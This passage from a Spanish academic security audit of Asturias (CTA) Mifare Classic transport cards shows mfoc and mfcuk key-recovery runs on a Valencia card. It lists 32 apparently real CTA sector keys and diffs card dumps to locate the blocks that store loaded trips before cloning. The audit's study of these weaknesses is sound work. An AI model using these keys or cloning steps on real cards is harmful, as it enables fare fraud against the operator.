Para ello, tal y como muestran la Figura 57 y la Figura 58, se utilizan los comandos explicados en el apartado 7.2.

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Clonado de tarjetas de la CTA

```
root@kali:/media/root/PERSISTENT# mfoc -0 carddumpvalencia.dmp -f tarjeta1/keysDocument1
The custom key 0xaa534e354936 has been added to the default keys
The custom key 0x4512444c4130 has been added to the default keys
The custom key 0x5054bb505232 has been added to the default keys
The custom key 0x454449134631 has been added to the default keys
The custom key 0x344e4f4ecc37 has been added to the default keys
The custom key 0x3255534d3014 has been added to the default keys
The custom key 0xbb41544d3735 has been added to the default keys
The custom key 0x32234f4e3341 has been added to the default keys
The custom key 0x534ecc395430 has been added to the default keys
The custom key 0x525241244d39 has been added to the default keys
The custom key 0x4d454549dd35 has been added to the default keys
The custom key 0x394143494e25 has been added to the default keys
The custom key 0xcc4553553036 has been added to the default keys
The custom key 0x323345413232 has been added to the default keys
The custom key 0x394cdd493639 has been added to the default keys
The custom key 0x414d50343243 has been added to the default keys
The custom key 0xaa4d41343253 has been added to the default keys
The custom key 0x46125234324e has been added to the default keys
The custom key 0x5239bb5a3546 has been added to the default keys
The custom key 0x414f4513384c has been added to the default keys
The custom key 0x45444e41cc54 has been added to the default keys
The custom key 0x4f554d523914 has been added to the default keys
The custom key 0xbb4e47463539 has been added to the default keys
The custom key 0x41224c473637 has been added to the default keys
The custom key 0x4136cc38364f has been added to the default keys
The custom key 0x41304532334f has been added to the default keys
The custom key 0x4e324c45dd45 has been added to the default keys
The custom key 0x5352554e3242 has been added to the default keys
The custom key 0xcc4d414e3539 has been added to the default keys
The custom key 0x4e3241455236 has been added to the default keys
The custom key 0x4d49dd413236 has been added to the default keys
The custom key 0x434c41333639 has been added to the default keys
error libnfc.driver.acr122_usb      PN532 init failed, trying again...
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS RES): 00 04
* UID size: sinale
```

Figura 57 Se intenta leer la tarjeta de valencia utilizando las claves de la tarjeta 1.

```

File Edit View Search Terminal Help
[Key: 414d50343243] -> [.....]
[Key: aa4d41343253] -> [.....]
[Key: 46125234324e] -> [.....]
[Key: 5239bb5a3546] -> [.....]
[Key: 414f4513384c] -> [nfcuk]
[Key: 45444e41cc54] -> [.....]
[Key: 4f554d523914] -> [.....]
[Key: bb4e47463539] -> [sudo service nfc restart]
[Key: 41224c473637] -> [.....]
[Key: 4136cc38364f] -> [.....]
[Key: 41304532334f] -> [.....]
[Key: 4e324c45dd45] -> [.....]
[Key: 5352554e3242] -> [.....]
[Key: cc4d414e3539] -> [.....]
[Key: 4e3241455236] -> [.....]= keys tarje
[Key: 4d49dd413236] -> [tarjeta 1.....]
[Key: 434c41333639] -> [.....]
[Key: ffffffff] -> [nfcuk...c...v...2...P...3:A -M 8]
[Key: a0a1a2a3a4a5] -> [.....]
[Key: d3f7d3f7d3f7] -> [.....]
[Key: 000000000000] -> [nfc...0...ord...].dmp -k 4544
[Key: b0b1b2b3b4b5] -> [nfc...0...\\...].dmp -f keys
[Key: 4d3a99c351dd] -> [.....]
[Key: 1a982c7e459a] -> [.....]
[Key: aabbccddeeff] -> [.....]
[Key: 714c5c886e97] -> [.....]
[Key: 587ee5f9350f] -> [.....]
[Key: a0478cc39091] -> [.....]
[Key: 533cb6c723f6] -> [.....]\\= keys tarje
[Key: 8fd0a4f256e9] -> [nfc...0...\\...].dmp -f tarj + O

Sector 00 - UNKNOWN KEY [A] Sector 00 - UNKNOWN KEY [B]
Sector 01 - UNKNOWN KEY [A] Sector 01 - UNKNOWN KEY [B]
Sector 02 - UNKNOWN KEY [A] Sector 02 - UNKNOWN KEY [B]
Sector 03 - UNKNOWN KEY [A] Sector 03 - UNKNOWN KEY [B]
Sector 04 - UNKNOWN KEY [A] Sector 04 - UNKNOWN KEY [B]
Sector 05 - UNKNOWN KEY [A] Sector 05 - UNKNOWN KEY [B]
Sector 06 - UNKNOWN KEY [A] Sector 06 - UNKNOWN KEY [B]

```

Figura 58 Se intenta leer la tarjeta de valencia utilizando las claves de la tarjeta 1 (2).

Como podemos observar en la Figura 58 y en la Figura 59, solamente una de las claves coincide (la clave b0b1b2b3b4b5) y es la clave B del sector 9 (tal y como indica el comando en la ayuda):

Symbols: '.' no key found, '/' A key found, '\\' B key found, 'x' both keys found

Figura 59 Frase de la ayuda del comando mfoc que indica que el carácter '\' indica que se trata de una clave B.

Tal y como se muestra en la Figura 60:



The screenshot shows a terminal window with a black header bar containing 'Applications ▾', 'Places ▾', and 'Terminal ▾'. Below the header is a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The main area of the terminal displays a continuous loop of command-line output. Each line starts with 'Sector: 0, type A, probe' followed by a sequence number (e.g., 1280, 1281, 1282, etc.) and a distance value (e.g., 39067, 37197, 30294, etc.). The output continues in this pattern for many lines, indicating an ongoing process.

```
Sector: 0, type A, probe 1280, distance 39067 .....
Sector: 0, type A, probe 1281, distance 37197 .....
Sector: 0, type A, probe 1282, distance 30294 .....
Sector: 0, type A, probe 1283, distance 17696 .....
Sector: 0, type A, probe 1284, distance 30522 .....
Sector: 0, type A, probe 1285, distance 39528 .....
Sector: 0, type A, probe 1286, distance 31170 .....
Sector: 0, type A, probe 1287, distance 24433 .....
Sector: 0, type A, probe 1288, distance 39238 .....
Sector: 0, type A, probe 1289, distance 31492 .....
Sector: 0, type A, probe 1290, distance 39750 .....
Sector: 0, type A, probe 1291, distance 45060 .....
Sector: 0, type A, probe 1292, distance 37669 .....
Sector: 0, type A, probe 1293, distance 33168 .....
Sector: 0, type A, probe 1294, distance 31756 .....
Sector: 0, type A, probe 1295, distance 28481 .....
Sector: 0, type A, probe 1296, distance 30307 .....
Sector: 0, type A, probe 1297, distance 25782 .....
Sector: 0, type A, probe 1298, distance 31814 .....
Sector: 0, type A, probe 1299, distance 18268 .....
Sector: 0, type A, probe 1300, distance 30038 .....
Sector: 0, type A, probe 1301, distance 41711 .....
Sector: 0, type A, probe 1302, distance 25222 .....
Sector: 0, type A, probe 1303, distance 28736 .....
Sector: 0, type A, probe 1304, distance 23451 .....
Sector: 0, type A, probe 1305, distance 26916 .....
Sector: 0, type A, probe 1306, distance 46213 .....
Sector: 0, type A, probe 1307, distance 48727 .....
Sector: 0, type A, probe 1308, distance 27498 .....
Sector: 0, type A, probe 1309, distance 39621 .....
Sector: 0, type A, probe 1310, distance 41505 .....
Sector: 0, type A, probe 1311, distance 20061 .....
Sector: 0, type A, probe 1312, distance 40937 .....
Sector: 0, type A, probe 1313, distance 35955 .....
Sector: 0, type A, probe 1314, distance 30824 .....
Sector: 0, type A, probe 1315, distance 30980 .....
Sector: 0, type A, probe 1316, distance 30610 .....
Sector: 0, type A, probe 1317, distance 27415 .....
```

Figura 60 Intento de ataque a la tarjeta de Valencia.

El comando se queda lanzando intentos en un bucle, y se ha dejado más de 24 horas sin obtener algún resultado, por lo que se ha cancelado la prueba. Se desconoce si puede ser por que se tardaría más de ese tiempo en hallar las claves (en este caso sería una coincidencia que haría que en esta tarjeta en concreto se tarde más en hallar las claves), o si, por el contrario, las tarjetas de Valencia tienen otro mecanismo de seguridad que impediría vulnerarlas con el mismo método que en las de Asturias.

También se ha probado a intentar hallar una sola clave con el comando mfcuk (explicado en el apartado 7.2). Las primeras líneas de la salida de la ejecución del comando mfcuk configurado para hallar la clave A del sector 2 se muestran en la Figura 61:

```
root@kali: /media/root/PERSISTENT/Ampliacion/Tarjeta Valencia
File Edit View Search Terminal Help
root@kali:/media/root/PERSISTENT/Ampliacion/Tarjeta Valencia# time mfcuk -C -v 2 -R 2:A
mfcuk - 0.3.8
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreicostin.com

WARN: cannot open template file './data/tmps_fingerprints/mfcuk_tmpl_skgt.mfd'
WARN: cannot open template file './data/tmps_fingerprints/mfcuk_tmpl_ratb.mfd'
WARN: cannot open template file './data/tmps_fingerprints/mfcuk_tmpl_oyster.mfd'

INFO: Connected to NFC reader: ACS / ACR122U PICC Interface

INITIAL ACTIONS MATRIX - UID 02 90 c4 22 - TYPE 0x08 (MC1K)
-----|-----|-----|-----|-----|-----|-----|-----|
Sector | Key A   | ACTS | RESL | Key B   | ACTS | RESL |
-----|-----|-----|-----|-----|-----|-----|-----|
0     | 000000000000 | . . | . . | 000000000000 | . . | . . |
1     | 000000000000 | . . | . . | 000000000000 | . . | . . |
2     | 000000000000 | . R | . . | 000000000000 | . . | . . |
3     | 000000000000 | . . | . . | 000000000000 | . . | . . |
4     | 000000000000 | . . | . . | 000000000000 | . . | . . |
5     | 000000000000 | . . | . . | 000000000000 | . . | . . |
6     | 000000000000 | . . | . . | 000000000000 | . . | . . |
7     | 000000000000 | . . | . . | 000000000000 | . . | . . |
8     | 000000000000 | . . | . . | 000000000000 | . . | . . |
9     | 000000000000 | . . | . . | 000000000000 | . . | . . |
10    | 000000000000 | . . | . . | 000000000000 | . . | . . |
11    | 000000000000 | . . | . . | 000000000000 | . . | . . |
12    | 000000000000 | . . | . . | 000000000000 | . . | . . |
13    | 000000000000 | . . | . . | 000000000000 | . . | . . |
14    | 000000000000 | . . | . . | 000000000000 | . . | . . |
15    | 000000000000 | . . | . . | 000000000000 | . . | . . |

VERIFY:
```

Figura 61 Uso del comando mfcuk aplicado a la tarjeta de Valencia para hallar la clave A del sector 2.

Como se puede observar en la Figura 61, el comando parece funcionar, no obstante, no consigue hallar ninguna clave. Al cabo de un tiempo, se produce un error, el cual se muestra en la Figura 62, y no queda más remedio que detener la ejecución.

Figura 62 Error de ejecución en el comando mfcuk aplicado a la tarjeta de Valencia.

Tal y como se muestra resaltado en rojo en la Figura 62, el tiempo total empleado por el comando han sido aproximadamente 5 horas.

Para corroborar que el error obtenido no se trata de una casualidad, se ha procedido a ejecutar el mismo comando de nuevo, con otra clave distinta, la clave A del sector 5, tal y como muestra la Figura 63:

```
root@kali: /media/root/PERSISTENT/pruebasExtra
File Edit View Search Terminal Help
root@kali:/media/root/PERSISTENT/pruebasExtra# time mfcuk -C -v 2 -R 5:A
mfcuk - 0.3.8
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreicostin.com

WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_skgt.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_ratb.mfd'
WARN: cannot open template file './data/tmpls_fingerprints/mfcuk_tmpl_oyster.mfd'

INFO: Connected to NFC reader: ACS / ACR122U PICC Interface

INITIAL ACTIONS MATRIX - UID 02 90 c4 22 - TYPE 0x08 (MC1K)
Sector | Key A          | ACTS | RESL | Key B          | ACTS | RESL
0      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
1      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
2      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
3      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
4      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
5      | 00000000000000 | . . . | R     | 00000000000000 | . . . |
6      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
7      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
8      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
9      | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
10     | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
11     | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
12     | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
13     | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
14     | 00000000000000 | . . . | . . . | 00000000000000 | . . . |
15     | 00000000000000 | . . . | . . . | 00000000000000 | . . . |

VERIFY:
```

Figura 63 Uso del comando mfcuk para intentar hallar la clave A del sector 5 de la tarjeta de Valencia.

Tal y como sucedió en la anterior ejecución, el comando parece funcionar, como muestra la Figura 64:

```
root@kali: /media/root/PERSISTENT/pruebasExtra
File Edit View Search Terminal Help
9 | 00000000000000 | . . | . . | 00000000000000 | . . | . .
10 | 00000000000000 | . . | . . | 00000000000000 | . . | . .
11 | 00000000000000 | . . | . . | 00000000000000 | . . | . .
12 | 00000000000000 | . . | . . | 00000000000000 | . . | . .
13 | 00000000000000 | . . | . . | 00000000000000 | . . | . .
14 | 00000000000000 | . . | . . | 00000000000000 | . . | . .
15 | 00000000000000 | . . | . . | 00000000000000 | . . | . .

VERIFY:
Key A sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f
Key B sectors: 0 1 2 3 4 5 6 7 8 9 a b c d e f

ACTION RESULTS MATRIX AFTER VERIFY - UID 02 90 c4 22 - TYPE 0x08 (MC1K)
-----+-----+-----+-----+-----+-----+-----+-----+-----+
Sector | Key A      | ACTS | RESL   | Key B      | ACTS | RESL
-----+-----+-----+-----+-----+-----+-----+-----+-----+
0    | 000000000000 | . . | . . | 000000000000 | . . | . .
1    | 000000000000 | . . | . . | 000000000000 | . . | . .
2    | 000000000000 | . . | . . | 000000000000 | . . | . .
3    | 000000000000 | . . | . . | 000000000000 | . . | . .
4    | 000000000000 | . . | . . | 000000000000 | . . | . .
5    | 000000000000 | . R | . . | 000000000000 | . . | . .
6    | 000000000000 | . . | . . | 000000000000 | . . | . .
7    | 000000000000 | . . | . . | 000000000000 | . . | . .
8    | 000000000000 | . . | . . | 000000000000 | . . | . .
9    | 000000000000 | . . | . . | 000000000000 | . . | . .
10   | 000000000000 | . . | . . | 000000000000 | . . | . .
11   | 000000000000 | . . | . . | 000000000000 | . . | . .
12   | 000000000000 | . . | . . | 000000000000 | . . | . .
13   | 000000000000 | . . | . . | 000000000000 | . . | . .
14   | 000000000000 | . . | . . | 000000000000 | . . | . .
15   | 000000000000 | . . | . . | 000000000000 | . . | . .

RECOVER: 0 1 2 3 4 5 ]
```

Figura 64 Proceso de ejecución del comando mfcuk en la tarjeta de Valencia.

Sin embargo, volvemos a obtener el mismo error, como muestra la Figura 65:

## Análisis de vulnerabilidades y alternativas.

Figura 65 Error de ejecución en el comando `mfcuk` tratando de hallar la clave A del sector 5 sobre la tarjeta de Valencia.

Tal y como muestra la Figura 65, el tiempo de ejecución ha sido de aproximadamente 8 horas.

Dado que el alcance de la auditoría solamente engloba a las tarjetas del Consorcio de Transportes de Asturias (tal y como indica el apartado 2.2 de este documento), no es crucial determinar si esta vulnerabilidad afecta a otras tarjetas de otras provincias, o si estas tarjetas de otras provincias necesitan de un método diferente para ser vulneradas. Esta información se podría estudiar en un futuro posteriormente a la presentación de este Trabajo de Fin de Grado, como posible ampliación u oportunidad de mejora.

#### 8. Comportamiento de tarjetas clonadas en un tótem de la CTA

El siguiente apartado está destinado a comprobar si las máquinas de la CTA son capaces de detectar si una tarjeta original de la CTA ha sido modificada por nosotros.

Para ello se hará uso de los denominados “tótems”, que son máquinas de la CTA, situadas en diversos puntos en las ciudades, destinados a leer tarjetas e informar al usuario de cuántos viajes tienen, y de cuántas zonas.

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Comportamiento de tarjetas clonadas en un tótem de la CTA

Si bien al utilizar una tarjeta en un autobús o tren nos muestra en pantalla los viajes restantes después de decrementar el saldo, los tótems nos permiten consultar el saldo de una tarjeta sin utilizar sus viajes. De esta manera, podemos estudiar si las tarjetas clonadas son reconocidas con éxito sin defraudar viajes ni perjudicar en ningún modo a la CTA.

En esta sección se estudiará el comportamiento de estos tótems al someterlos, tanto a tarjetas de la propia CTA, como a tarjetas blancas externas a la CTA, habiendo sido ambas clonadas siguiendo el proceso descrito en el apartado 7.5.

### 8.1. Tarjetas utilizadas

Para realizar este experimento se han utilizado dos tarjetas nuevas, compradas el día 26/02/2022:

La primera de ellas es la tarjeta A, que tiene 10 viajes de 1 zona, y se muestra en la Figura 66:



Figura 66 Tarjeta A (Cargada con 10 viajes de 1 zona).


La segunda es la tarjeta B, que está vacía, y se muestra en la Figura 67:

*Comportamiento de tarjetas clonadas en un tótem de la CTA | Auditoría de seguridad de las tarjetas de transporte de la CTA.*  
*Análisis de vulnerabilidades y alternativas.*



*Figura 67 Tarjeta B (vacía).*

Las tarjetas se han marcado con un rotulador indeleble para diferenciarlas. Para testear el método de comprobación de viajes, hemos consultado sus viajes en una máquina de una estación de tren. El resultado se muestra en la Figura 68:



*Figura 68 Comprobación de los viajes de la tarjeta A.*

La tarjeta B no se puede consultar. Al no estar cargada con viajes, al aproximarla al lector ni siguiera la detecta y no muestra la misma pantalla que al situar la tarjeta A en el lector.

## 8.2. Diferencias entre una tarjeta cargada y otra vacía

Se han escaneado la tarjeta A y la tarjeta B presentadas en el apartado 8.1, y las diferencias entre ellas se muestran en la Figura 69:

```
alex@ASUSLAPTOPLP:/mnt/c/Users/Alex/Desktop/tfgUbuntu/Ampliacion$ colordiff TarjetaA/vistaHexadecimalCardDumpTarjetaA.txt TarjetaB/vistaHexadecimalCardDumpTarjetaB.txt
1c1
< 00000000: c418 9721 6a88 0400 c805 0020 0000 0020 ...!j..... ...
---
> 00000000: 14ae 9721 0c88 0400 c805 0020 0000 0020 ...!.... ...
13c13
< 000000c0: 0418 ea00 b044 0310 0084 0300 0000 0011 .....D.... ...
---
> 000000c0: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
17,18c17,18
< 00000100: 0121 0000 0000 0000 0000 0000 0000 005d !.... ...
< 00000110: 0000 0000 0000 0000 e00f 0050 0013 .....P..
---
> 00000100: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
> 00000110: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
21,23c21,23
< 00000140: 8100 0000 0818 0000 1c30 0520 b004 0594 .....0. ....
< 00000150: 0121 0000 0000 0000 0000 0000 0000 005d !.... ...
< 00000160: 0000 0000 0000 0000 e00f 0050 0013 .....P..
---
> 00000140: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
> 00000150: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
> 00000160: 0000 0000 0000 0000 0000 0000 0000 00b1 .....
alex@ASUSLAPTOPLP:/mnt/c/Users/Alex/Desktop/tfgUbuntu/Ampliacion$
```

Figura 69 Diferencias entre la Tarjeta A y la Tarjeta B.

La manera de interpretar la salida del comando colordiff es la misma que la descrita en el apartado 7.4.

Para ver las diferencias de una manera más gráfica se han abierto ambos archivos con el visor de ficheros hexadecimales HxD, y en la Figura 70 se muestran las diferencias resaltadas en recuadros rojos:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	C4	18	97	21	6A	88	04	00	C8	05	00	20	00	00	00	20	À.-!j^..È... .
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000030	AA	53	4E	35	49	36	7F	07	88	69	AA	4D	41	34	32	53	*SN5I6..^iMA42S
00000040	00	00	00	00	00	00	40	A0	52	09	00	00	00	00	3C	.....@ R....<	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	3C	.....@ R....<
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000070	45	12	44	4C	41	30	7F	07	88	69	46	12	52	34	32	4E	E.DLA0..^iF.R42N
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000B0	50	54	BB	50	52	32	7F	07	88	69	52	39	BB	5A	35	46	PT»PR2..^iR9»Z5F
000000C0	04	18	EA	00	B0	44	03	10	00	84	03	00	00	00	11	..ê.ºD. ....	
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000F0	45	44	49	13	46	31	7F	07	88	69	41	4F	45	13	38	4C	EDI.F1..^iAOE.8L
00000100	01	21	00	00	00	00	00	00	00	00	00	00	5D	..!.....]			
00000110	00	00	00	00	00	00	00	00	00	00	E0	0F	00	50	00	13	.....à..P..
00000120	01	09	90	FC	03	00	00	00	00	00	00	00	00	00	F2	.....ü.....ö	
00000130	34	4E	4F	4E	CC	37	7F	07	88	69	45	44	4E	41	CC	54	4NONI7..^iEDNAIT
00000140	81	00	00	00	08	18	00	00	1C	30	05	20	B0	04	05	94	.....0. °..."
00000150	01	21	00	00	00	00	00	00	00	00	00	00	5D	..!.....]			
00000160	00	00	00	00	00	00	00	00	00	00	E0	0F	00	50	00	13	.....à..P..
00000170	32	55	53	4D	30	14	7F	07	88	69	4F	55	4D	52	39	14	2USM0..^iOUMR9.
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001B0	BB	41	54	4D	37	35	7F	07	88	69	BB	4E	47	46	39	»ATM75..^i»NGF59	
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001F0	32	23	4F	4E	33	41	7F	07	88	69	41	22	4C	47	36	37	2#ON3A..^iA"LG67
00000200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000230	53	4E	CC	39	54	30	7F	07	88	69	41	36	CC	38	36	4F	SNÌ9TO..^iA6Ì860
00000000	14	AE	97	21	OC	88	04	00	C8	05	00	20	00	00	00	20	..®-!..^..È... .
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000030	AA	53	4E	35	49	36	7F	07	88	69	AA	4D	41	34	32	53	*SN5I6..^iMA42S
00000040	00	00	00	00	00	00	40	A0	52	09	00	00	00	00	3C	.....@ R....<	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000070	45	12	44	4C	41	30	7F	07	88	69	46	12	52	34	32	4E	E.DLA0..^iF.R42N
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000B0	50	54	BB	50	52	32	7F	07	88	69	52	39	BB	5A	35	46	PT»PR2..^iR9»Z5F
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000000F0	45	44	49	13	46	31	7F	07	88	69	41	4F	45	13	38	4C	EDI.F1..^iAOE.8L
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000110	00	00	00	00	00	00	00	00	00	00	E0	0F	00	50	00	13	.....±
00000120	01	09	90	FC	03	00	00	00	00	00	00	00	00	00	F2	.....ü.....ö	
00000130	34	4E	4F	4E	CC	37	7F	07	88	69	45	44	4E	41	CC	54	4NONI7..^iEDNAIT
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000160	00	00	00	00	00	00	00	00	00	00	E0	0F	00	50	00	13	.....±
00000170	32	55	53	4D	30	14	7F	07	88	69	4F	55	4D	52	39	14	2USM0..^iOUMR9.
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001B0	BB	41	54	4D	37	35	7F	07	88	69	BB	4E	47	46	39	39	»ATM75..^i»NGF59
000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
000001F0	32	23	4F	4E	33	41	7F	07	88	69	41	22	4C	47	36	37	2#ON3A..^iA"LG67
00000200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....±
00000230	53	4E	CC	39	54	30	7F	07	88	69	41	36	CC	38	36	4F	SNÌ9TO..^iA6Ì860

Figura 70 Comparación del contenido de la tarjeta A (10 viajes 1 zona) con la tarjeta B (sin cargar, 0 viajes).

Como podemos observar en la figura anterior, a parte del primer bloque, entre una tarjeta cargada con 10 viajes de 1 zona y una vacía, solamente varían 6 bloques, que en la cargada tienen datos, y en la vacía están a ceros.

8.3. Cabe destacar que al escanear estas dos nuevas tarjetas observamos que tienen las mismas claves que el resto de tarjetas de la CTA utilizadas en esta auditoría. En total se han utilizado 7 tarjetas de la CTA, y todas ellas contienen las mismas claves. Es por ello que podemos afirmar que, dado que todas ellas han sido compradas en diferentes momentos, existe una gran parte de tarjetas de la red de la CTA que contienen las mismas claves. Escritura de los datos de la tarjeta A en la tarjeta B

Lo que hemos hecho a continuación, ha sido escribir los datos de la tarjeta A (cargada) en la tarjeta B (vacía).

